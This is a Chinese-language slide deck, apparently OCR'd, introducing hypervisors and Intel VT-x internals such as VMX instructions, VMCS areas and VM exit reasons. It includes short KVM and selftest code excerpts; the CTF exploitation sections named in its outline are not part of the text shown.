Hypervisor 從入門到放棄 & 兩道題目學習 hypervisor 安全

2023/03/19 Pumpkin 🎃

u1f383 🎃

Outline

- Introduction
- DEFCON-CTF 2021 - Hyper-O
- HITCON-CTF 2022 - Virtual Box
- Reference

Introduction

$ Introduction


Overview

- Hypervisor，又稱 virtual machine monitor (VMM)，是用來建立與執行虛擬機器 (virtual machine) 的軟體、韌體或硬體
  - 所以 hypervisor 與 VMM 是同個東西
- 分成兩種類型：
  - Type1 native (bare metal) - 執行在 Host 的硬體上來控制硬體和管理 Guest OS
    - ESXi, Xen, KVM (QEMU-KVM)
  - Type2 hosted - 執行在 Host OS 中，就像其他 process 那樣執行
    - VirtualBox, VMware workstation (?), QEMU

$ Introduction


Overview

- 如果透過虛擬化的方式來進行分類：
  - Para Virtualization - 修改 Guest OS 提高與 hypervisor 溝通的效能
  - Full Virtualization - 不修改 Guest OS 就直接執行
  - Hardware-Assisted Virtualization - 透過硬體做虛擬化




$ Introduction

Overview



Type1 VMM



Type2 VMM

$ Introduction


Type1

- Type1 VMM 需要硬體支援，而目前比較常見支援的 CPU 牌子分別為 Intel 與 AMD
  - Intel 的虛擬化技術稱作 VT (Virtualization Technology)，對應的 CPU flag 為 VMX (Virtual Machine eXtension)
    > 原先名稱為 Intel VT，不過後來支援 64-bit 後就被稱作 Intel VT-x，現在這兩個都是指相同的東西
  - AMD 的虛擬化技術為 SVM (Secure Virtual Machine)，又稱作 AMD-V (Virtualization)
- 兩者實作方式應該大同小異，不過我對 Intel VT 的實作比較理解，因此後面都會以 Intel VT 來介紹

$ Introduction

Type1

- ARM 本身的 EL2 (Exception Level) 就已經是 hypervisor，並且許多 register 也會在 EL2 時有自己的處理方式
- 不確定什麼因素，ARM Hypervisor 的開發比 Intel / AMD 慢上不少，也許是 ARM 到 v8 才有 AArch64，導致：
  - 實作困難？
  - 沒有需求？
  - 不夠穩定？



AArch64 的 EL 架構圖

$ Introduction

Type1 - Intel-VT

- 檢查 CPU 是否支援 VT-x - CPUID.1:ECX.VMX[bit 5]
- MSR 0x3A (IA32_FEATURE_CONTROL) 回傳值如果為 3 或 5
  - Bit-0 - lock bit
  - Bit-1 - enables VMXON in SMX (?) operation
  - Bit-2 - enables VMXON outside SMX operation
- 開啟 VMX - 設置 CR4.VMXE[bit 13] 為 1
  - 可能需要去 BIOS 將 Virtualization 給開啟

$ Introduction

Type1 - Intel-VT

- Intel 定義了一系列的指令，讓開發人員可以控制：
  - VM - Guest 執行期間遇到特殊狀況的處理
  - Hypervisor - Host 執行 VM 時的設定與 VM 初始化
- 這些都是高權限指令，必須執行在 CPL=0，否則會觸發 segfault
- 呼叫方式與一般的 instruction 相同，而相關參數與使用說明可以參考 Linux kernel 的 tools/testing/selftests/kvm/include/x86_64/vmx.h

```
10:02:10 ✗ u1f383@u1f383 /tmp
$ cat test.c
int main()
{
    asm("VMXOFF");
}

10:02:32 u1f383@u1f383 /tmp
$ ./test
[1]    3833455 segmentation fault (core dumped)  ./test
```

$ Introduction

Type1 - Intel-VT

Intel Mnemonic	Description
INVEPT	Invalidate Translations Derived from EPT
INVVPID	Invalidate Translations Based on VPID
VMCALL	Call to VM Monitor
VMCLEAR	Clear Virtual-Machine Control Structure
VMFUNC	Invoke VM function
VMLAUNCH	Launch Virtual Machine
VMRESUME	Resume Virtual Machine
VMPTRLD	Load Pointer to Virtual-Machine Control Structure
VMPTRST	Store Pointer to Virtual-Machine Control Structure
VMREAD	Read Field from Virtual-Machine Control Structure
VMWRITE	Write Field to Virtual-Machine Control Structure
VMXOFF	Leave VMX Operation
VMXON	Enter VMX Operation

Intel-VT 支援的指令與對應功能

$ Introduction

Type1 - Intel-VT


```
static inline int vmxon(uint64_t phys)
{
    uint8_t ret;

    __asm__ __volatile__ ("vmxon %[pa]; setna %[ret]"
        : [ret]"=rm"(ret)
        : [pa]"m"(phys)
        : "cc", "memory");

    return ret;
}

static inline void vmxoff(void)
{
    __asm__ __volatile__("vmxoff");
}

static inline int vmclear(uint64_t vmcs_pa)
{
    uint8_t ret;

    __asm__ __volatile__ ("vmclear %[pa]; setna %[ret]"
        : [ret]"=rm"(ret)
        : [pa]"m"(vmcs_pa)
        : "cc", "memory");

    return ret;
}
```

部分指令的呼叫方法與對應參數

$ Introduction

Type1 - Intel-VT

- 如果需要建立 VM 並做初始化，則 Host 需要先執行指令 VMXON，開啟 VT 的功能
- 呼叫 VMLAUNCH (VM Entry) 則可以進入到 VM
- 遇到特殊情況 VM 自動會 trap (VM Exit) 回 Host，不需要呼叫 instruction
- 執行結束後，會呼叫 VMXOFF 來關閉 VT



$ Introduction

Type1 - Intel-VT

- 當 VM 運行時，可能會使用多個 vCPU，而每個 vCPU 在 Host 都會對應到一個 virtual machine control structure (VMCS) 結構
- 該結構可以視為 VM 的 context，分成六個 region 儲存不同類型的狀態/資料：
  - Guest-state area
  - Host-state area
  - VM-execution control fields
  - VM-exit control fields
  - VM-entry control fields
  - VM-exit information fields

$ Introduction

Type1 - Intel-VT

- Guest-state area - 儲存 VM 的執行狀態，當 VM Exit 時儲存，VM Entry 時載入

GUEST STATE AREA				
CR0	CR3			CR4
DR7				
RSP	RIP			RFLAGS
CS	Selector	Base Address	Segment Limit	Access Right
SS	Selector	Base Address	Segment Limit	Access Right
DS	Selector	Base Address	Segment Limit	Access Right
ES	Selector	Base Address	Segment Limit	Access Right
FS	Selector	Base Address	Segment Limit	Access Right
GS	Selector	Base Address	Segment Limit	Access Right
LDTR	Selector	Base Address	Segment Limit	Access Right
TR	Selector	Base Address	Segment Limit	Access Right
GDTR	Selector	Base Address	Segment Limit	Access Right
IDTR	Selector	Base Address	Segment Limit	Access Right
IA32_DEBUGCTL	IA32_SYSENTER_CS	IA32_SYSENTER_ESP	IA32_SYSENTER_EIP	
IA32_PERF_GLOBAL_CTRL	IA32_PAT	IA32_EFER	IA32_BNDCFGS	
SMBASE				
Activity state	Interruptibility state			
Pending debug exceptions				
VMCS link pointer				
VMX-preemption timer value				
Page-directory-pointer-table entries	PDPTE0	PDPTE1	PDPTE2	PDPTE3
Guest interrupt status				
PML index				

- Natural-Width fields.
- 16-bits fields.
- 32-bits fields.
- 64-bits fields.

$ Introduction

Type1 - Intel-VT

- Host-state area - 儲存 Host 的部分執行狀態，當 VM Exit 時載入
  - E.g. RSP, RIP

HOST STATE AREA			
CR0		CR3	CR4
RSP			RIP
CS	Selector		
SS	Selector		
DS	Selector		
ES	Selector		
FS	Selector	Base Address	
GS	Selector	Base Address	
TR	Selector	Base Address	
GDTR	Base Address		
IDTR	Base Address		
IA32_SYSENTER_CS		IA32_SYSENTER_ESP	IA32_SYSENTER_EIP
IA32_PERF_GLOBAL_CTRL		IA32_PAT	IA32_EFER

$ Introduction

Type1 - Intel-VT

- VM-execution control fields - 定義 vCPU 在 VM 執行時的行為

CONTROL FIELDS				
Pin-Based VM-Execution Controls	External-interrupt exiting	NMI exiting	Virtual NMIs	
	Activate VMX-preemption timer	Process posted interrupts		
Primary processor-based VM-execution controls	Interrupt-window exiting	Use TSC offsetting		
	HLT exiting	INVLPG exiting	MWAIT exiting	RDPMC exiting
	RDTSC exiting	CR3-load exiting	CR3-store exiting	CR8-load exiting
	CR8-store exiting	Use TPR shadow	NMI-window exiting	MOV-DR exiting
	Unconditional I/O exiting	Use I/O bitmaps	Monitor trap flag	Use MSR bitmaps
	MONITOR exiting	PAUSE exiting	Activate secondary controls	
Secondary processor-based VM-execution controls	Virtualize APIC accesses	Enable EPT	Descriptor-table exiting	Enable RDTSCP
	Virtualize x2APIC mode	Enable VPID	WBINVD exiting	Unrestricted guest
	APIC-register virtualization	Virtual-interrupt delivery	PAUSE-loop exiting	
	RDRAND exiting	Enable INVPCID	Enable VM functions	VMCS shadowing
	Enable ENCLS exiting	RDSEED exiting	Enable PML	EPT-violation #VE
	Conceal VMX non-root operation from Intel PT	Enable XSAVES/XRSTORS		
	Mode-based execute control for EPT	Use TSC scaling		
Exception Bitmap	I/O-Bitmap Addresses	TSC-offset		
Guest/Host Masks for CR0	Guest/Host Masks for CR4	Read Shadows for CR0	Read Shadows for CR4	
CR3-target value 0	CR3-target value 1	CR3-target value 2	CR3-target value 3	CR3-target count
APIC Virtualization	APIC-access address	Virtual-APIC address	TPR threshold	
	EOI-exit bitmap 0	EOI-exit bitmap 1	EOI-exit bitmap 2	EOI-exit bitmap 3
	Posted-interrupt notification vector	Posted-interrupt descriptor address		
Read bitmap for low MSRs	Read bitmap for high MSRs	Write bitmap for low MSRs	Write bitmap for low MSRs	
Executive-VMCS Pointer	Extended-Page-Table Pointer	Virtual-Processor Identifier		
PLE_Gap	PLE_Window	VM-function controls	VMREAD bitmap	VMWRITE bitmap
ENCLS-exiting bitmap	PML address			
Virtualization-exception information address	EPTP index	XSS-exiting bitmap		

$ Introduction

Type1 - Intel-VT

- VM-execution control fields 中比較有趣的欄位：
  - EPT (Extended Page Table) pointer - 硬體支援 VM 的 address translation
  - Exception bitmap - 設 1 的話，則對應的 exception 會造成 VM exit；反之會直接透過 Guest OS IDT 來處理
  - Processor-based 定義部分 instruction / 更新 register (e.g. cr3) 的操作是否會造成 VM Exit
    - 根據需求，有些可以透過 Guest OS 來處理，有些則希望能透過 VMM 來處理

$ Introduction

Type1 - Intel-VT

- VM-exit control fields - 定義 VM Exit 時的行為，像是 vCPU 需要保存的 MSR register、Host 需要恢復哪些 MSR register 等等

VM-EXIT CONTROL FIELDS						
VM-Exit Controls	Save debug controls		Host address space size			Load IA32_PERF_GLOBAL_CTRL
	Acknowledge interrupt on exit	Save IA32_PAT	Load IA32_PAT	Save IA32_EFER		Load IA32_EFER
	Save VMX preemption timer value		Clear IA32_BNDCFGS			Conceal VM exits from Intel PT
VM-Exit Controls for MSRs	VM-exit MSR-store count	VM-exit MSR-store address				
	VM-exit MSR-load count	VM-exit MSR-load address				

$ Introduction

Type1 - Intel-VT

- VM-entry control fields - 定義 VM Entry 時的行為
  - E.g. event injection - 可以傳一個 interrupt 給 VM

Bit Position(s)	Name	Description
2	Load debug controls	This control determines whether DR7 and the IA32_DEBUGCTL MSR are loaded on VM entry. The first processors to support the virtual-machine extensions supported only the 1-setting of this control.
9	IA-32e mode guest	On processors that support Intel 64 architecture, this control determines whether the logical processor is in IA-32e mode after VM entry. Its value is loaded into IA32_EFER.LMA as part of VM entry.[1] This control must be 0 on processors that do not support Intel 64 architecture.
10	Entry to SMM	This control determines whether the logical processor is in system-management mode (SMM) after VM entry. This control must be 0 for any VM entry from outside SMM.
11	Deactivate dual-monitor treatment	If set to 1, the default treatment of SMIs and SMM is in effect after the VM entry (see Section 34.15.7). This control must be 0 for any VM entry from outside SMM.
13	Load IA32_PERF_GLOBAL_CTRL	This control determines whether the IA32_PERF_GLOBAL_CTRL MSR is loaded on VM entry.
14	Load IA32_PAT	This control determines whether the IA32_PAT MSR is loaded on VM entry.
15	Load IA32_EFER	This control determines whether the IA32_EFER MSR is loaded on VM entry.
16	Load IA32_BNDCFGS	This control determines whether the IA32_BNDCFGS MSR is loaded on VM entry.
17	Conceal VM entries from Intel PT	If this control is 1, Intel Processor Trace does not produce a paging information packet (PIP) on a VM entry (see Chapter 36).

$ Introduction

Type1 - Intel-VT

- VM-exit information fields - Read-only，用於在 VM Exit 時取得離開的資訊/原因

<table>
<tr><th colspan="6">VM-EXIT INFORMATION FIELDS</th></tr>
<tr><td rowspan="2">Basic VM-Exit Information</td><td colspan="2">Exit reason</td><td colspan="3">Exit qualification</td></tr>
<tr><td colspan="2">Guest-linear address</td><td colspan="3">Guest-physical address</td></tr>
<tr><td colspan="2">VM Exits Due to Vectored Events</td><td colspan="2">VM-exit interruption information</td><td colspan="2">VM-exit interruption error code</td></tr>
<tr><td colspan="2">VM Exits That Occur During Event Delivery</td><td colspan="2">IDT-vectoring information</td><td colspan="2">IDT-vectoring error code</td></tr>
<tr><td colspan="2" rowspan="2">VM Exits Due to Instruction Execution</td><td colspan="2">VM-exit instruction length</td><td colspan="2">VM-exit instruction information</td></tr>
<tr><td>I/O RCX</td><td>I/O RSI</td><td>I/O RDI</td><td>I/O RIP</td></tr>
<tr><td colspan="6">VM-instruction error field</td></tr>
</table>

$ Introduction

Type1 - Intel-VT


- Basic VMX exit reason 如右圖
- VM prefix 的 instruction 有自己的 exit code 的原因是因為要處理 nested virtualization (巢狀虛擬化)

Basic Exit Reason	Description
0	Exception or non-maskable interrupt (NMI). Either: 1: Guest software caused an exception and the bit in the exception bitmap associated with exception's vector was 1. 2: An NMI was delivered to the logical processor and the "NMI exiting" VM-execution control was 1. This case includes executions of BOUND that cause #BR, executions of INT3 (they cause #BP), executions of INTO that cause #OF, and executions of UD2 (they cause #UD).
1	External interrupt. An external interrupt arrived and the "external-interrupt exiting" VM-execution control was 1.
2	Triple fault. The logical processor encountered an exception while attempting to call the double-fault handler and that exception did not itself cause a VM exit due to the exception bitmap.
3	INIT signal. An INIT signal arrived
4	Start-up IPI (SIPI). A SIPI arrived while the logical processor was in the "wait-for-SIPI" state.
5	I/O system-management interrupt (SMI). An SMI arrived immediately after retirement of an I/O instruction and caused an SMM VM exit (see Section 34.15.2).
6	Other SMI. An SMI arrived and caused an SMM VM exit (see Section 34.15.2) but not immediately after retirement of an I/O instruction.
7	Interrupt window. At the beginning of an instruction, RFLAGS.IF was 1; events were not blocked by STI or by MOV SS; and the "interrupt-window exiting" VM-execution control was 1.
8	NMI window. At the beginning of an instruction, there was no virtual-NMI blocking; events were not blocked by MOV SS; and the "NMI-window exiting" VM-execution control was 1.
9	Task switch. Guest software attempted a task switch.
10	CPUID. Guest software attempted to execute CPUID.
11	GETSEC. Guest software attempted to execute GETSEC.
12	HLT. Guest software attempted to execute HLT and the "HLT exiting" VM-execution control was 1.
13	INVD. Guest software attempted to execute INVD.
14	INVLPG. Guest software attempted to execute INVLPG and the "INVLPG exiting" VM-execution control was 1.
15	RDPMC. Guest software attempted to execute RDPMC and the "RDPMC exiting" VM-execution control was 1.
16	RDTSC. Guest software attempted to execute RDTSC and the "RDTSC exiting" VM-execution control was 1.
17	RSM. Guest software attempted to execute RSM in SMM.
18	VMCALL. VMCALL was executed either by guest software (causing an ordinary VM exit) or by the executive monitor (causing an SMM VM exit; see Section 34.15.2).
19	VMCLEAR. Guest software attempted to execute VMCLEAR.
20	VMLAUNCH. Guest software attempted to execute VMLAUNCH.
21	VMPTRLD. Guest software attempted to execute VMPTRLD.
22	VMPTRST. Guest software attempted to execute VMPTRST.
23	VMREAD. Guest software attempted to execute VMREAD.

$ Introduction

Type1 - Intel-VT


- OS 可以有多個 VMCS，代表不同 vCPU 的執行狀態，但每個 logical CPU 一次只能有一個 current VMCS，代表正在被使用



$ Introduction

Type1 - Intel-VT

- 根據初始化與執行狀態，VMCS 有三個屬性：
  - Active (Inactive) - 可執行/不可執行
  - Current (Non-Current) - 當前 VMCS/非當前
  - Clear (Launched) - 第一次執行/非第一次
- 右圖為不同 instruction 所造成的 state 轉移



$ Introduction

Type1 - Intel-VT

- vCPU 使用 VMCS Region，而 logical CPU 則需要一個 VMXON Region
- VMXON Region 欄位沒有公開也不需要動到
- 當 VMXON instruction 執行時，會傳入一塊記憶體位址作為 VMXON Region
- 參考右圖為 KVM 執行 VMXON 時的行為

```
static int vmx_hardware_enable(void)
{
    int cpu = raw_smp_processor_id();
    u64 phys_addr = __pa(per_cpu(vmxarea, cpu));
    int r;

    if (cr4_read_shadow() & X86_CR4_VMXE)
        return -EBUSY;

    r = kvm_cpu_vmxon(phys_addr);
    if (r) {
        return r;
    }

    if (enable_ept)
        ept_sync_global();

    return 0;
}
```

$ Introduction

Type1 - Intel-VT

- 總結 Intel-VT 在執行 VM 的整個過程，會執行哪些 instruction 做哪些行為：
  - VMXON - 切換成 VMM mode，需要傳入 VMX Region 位址
  - VMPTRLD - 載入 vCPU 使用的 VMCS 結構位址
  - VM{READ,WRITE} - 讀寫 VMCS 結構內容，用 offset 來決定存取欄位
  - VMLAUNCH - 執行 VM
  - VMCLEAR - 清空 VMCS 結構
  - VMXOFF - 離開 VMM mode

